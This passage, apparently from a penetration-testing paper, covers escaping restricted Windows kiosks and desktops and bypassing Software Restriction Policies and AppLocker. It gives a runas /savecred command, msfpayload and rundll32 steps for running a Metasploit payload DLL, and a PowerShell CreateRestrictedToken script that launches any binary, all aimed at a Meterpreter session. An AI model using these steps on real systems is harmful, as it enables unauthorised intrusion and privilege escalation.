
- Reconnaissance (Local Browser or Remote Server Variables, Global Flash Settings)
- FileSystem Links (HREF, iFrames or Manual Entry)
- Common Dialogs (File Open, Save As, Print and Flash Common Dialogs)
- Application Handlers (URI Handlers, File Type Handlers)
- Browser Plugins (Java Applets for executing commands, iKAT SilverLight, JavaScript Console, Media Players)
- iKAT Tools Kiosk Hacking Tools

Next to an online version, there is also a portable version of the tools which can be run from a USB flash drive. Paul has also released PhotoKat, a version which can be written on a memory card or usb keys that can be used in a photo kiosk.




So we've shown several techniques for getting the cmd.exe, Notepad or a browser to launch inside the restricted Desktop. This is not meant to be exhaustive, as there are dozens of similar techniques throughout Windows applications. Most third-party applications have similar Open Dialog, Print Dialog, Help, About, and other menus with clickable links as well. Most of these tricks will work in an environment where Group Policy Objects are defined that are not Software Restriction Policies.


But what we do with these tools is more interesting. So let's see where we can go from here …



This page intentionally left blank.




This page intentionally left blank.



The RunAs.exe utility allows a user to run specific tools and programs with different permissions than the user's current logon provides. However, it seems that any executable denied by an SRP can be executed when using the following command line:

runas /savecred /user:[USERNAME] [PROGRAM]

RunAs is also available by right-clicking on an executable file and selecting "runas" in the context menu. The trick does not work when selecting the logon as "current user" setting, but you should use the logon as "the following user" option, and manually specify your username and password.




One of the stand-alone features of the Metasploit project is called msfpayload, which can create stand alone files containing popular Metasploit payloads.


Usage: ./msfpayload <payload> [var=val]
<[S]ummary|C|[P]erl|Rub[y]|[R]aw|[J]avascript|e[X]ecutable|[V]BA|[W]ar[D]dll>

We can create a dll containing a Metasploit payload, then run it on the victim via the runddl32.exe available in all versions of Windows. This is often available, even with SRP enabled, as it is located in C:\Windows and is not restricted by default in many SRP deployments.

Once we execute the command "**rundll32.exe YourEvilCode.dll DoNothingFunc**", our dll will be loaded into memory and our embedded Metasploit payload will be run through the initialization code. The DoNothingFunc parameter needs to be there, but it can be anything bogus.



Metasploit also has the ability to create raw shell code that contains payloads. This shell code can be inserted into the C code above, compiled and then deployed to the victim Desktop. Thanks to Cd-Man for his code to compile shellcode into DLL before Metasploit had this functionality built-in. (http://hype-free.blogspot.com/2009/01/loading-meterpreter-in-dll.html)



Quote from Microsoft's Technet site (http://technet.microsoft.com/en-us/library/cc507878.aspx)

Software restriction policies do not apply to the following:


- *Drivers or other kernel-mode software.*
- *Any program run by the SYSTEM account.*
- *Macros in Microsoft Office 2000 or Office XP documents.*
- *Programs written for the common language run time. (These programs use the Code Access Security Policy.)*

Didier Stevens provided instructions on his blog to create an excel sheet that can execute code embedded in the excel sheet, by using VBA and Macros. He provided an example where he included a Regedit and CMD version from ReactOS inside an excel sheet.

See Didier's website for detailed code samples and cross-links to other articles explaining components of this technique in detail:

- Disable SRP by patching bytes in advapi32.dll: http://blog.didierstevens.com/2008/06/25/bpmtk- bypassing-srp-with-dll-restrictions/

http://blog.didierstevens.com/2010/02/16/memoryloadlibrary-from-c-program-to-shellcode/
http://blog.didierstevens.com/2010/02/08/excel-with-cmd-dll-regedit-dll/
http://blog.didierstevens.com/programs/shellcode#ShellCodeMemoryModule
http://blog.didierstevens.com/2009/05/06/shellcode-2-vbscript



Didier Stevens blog post http://blog.didierstevens.com/2011/01/25/circumventing-srp-and-applocker-to-create-a-new-process-by-design/ wrote a small C program that circumvented SRP and AppLocker by utilising the flag SANDBOX_INERT in the function CreateRestrictedToken.

MSDN CreateRetrictedToken - http://msdn.microsoft.com/en-us/library/windows/desktop/aa446583(v=vs.85).aspx

If this value is used, the system does not check AppLocker rules or apply Software Restriction Policies. For AppLocker, this flag disables checks for all four rule collections: Executable, Windows Installer, Script, and DLL.

When creating a setup program that must run extracted DLLs during installation, use the flag SAFER_TOKEN_MAKE_INERT in the SaferComputeTokenFromLevel function.


This has since been resolved with the following hotfix

On systems with KB2532445 installed, the caller must be running as LocalSystem or TrustedInstaller or the system ignores this flag. For more information, see "You can circumvent AppLocker rules by using an Office macro on a computer that is running Windows 7 or Windows Server 2008 R2" in the Help and Support Knowledge Base athttp://support.microsoft.com/kb/2532445.

To apply this hotfix, you must be running one of the following operating systems:

- *Windows 7*
- *Windows 7 Service Pack 1 (SP1)*
- *Windows Server 2008 R2*
- *Windows Server 2008 R2 Service Pack 1 (SP1)*


Windows has many API calls and some can be misused by attackers in order to bypass functionality.



Code to execute any binary on versions before Windows 7 with the CreateRestrictedToken() trick:


```
Add-Type -MemberDefinition $signature -Namespace PKI -Name SRP
  $hToken = [IntPtr]::Zero
  $hNewToken = [IntPtr]::Zero
  $PI = New-Object PKI.SRP+PROCESS_INFORMATION
  $SI = New-Object PKI.SRP+STARTUPINFO -Property @{
    cb = [Runtime.InteropServices.Marshal]::SizeOf([PKI.SRP+STARTUPINFO]);
  }
  if ([PKI.SRP]::OpenProcessToken([PKI.SRP]::GetCurrentProcess(),0xf01ff,[ref]$htoken)) {
    if ([PKI.SRP]::CreateRestrictedToken($hToken,2,0,0,0,0,0,0,[ref]$hNewToken)) {
      if ([PKI.SRP]::CreateProcessAsUser($hNewToken,$Path,"",0,0,$true,0,0,".\",$SI,$PI)) {
        Write-Host Enjoy!
      } else {Write-Host Fail!}
    }
  }
```

Source: http://en-us.sysadmins.lv/Lists/Posts/Post.aspx?List=332991f0-bfed-4143-9eea-f521167d287c&ID=88




By putting these techniques together, we can likely escape the chains that bind us on restricted Desktops and end up with a Meterpreter session well suited for privilege escalation and other post-exploitation activities.

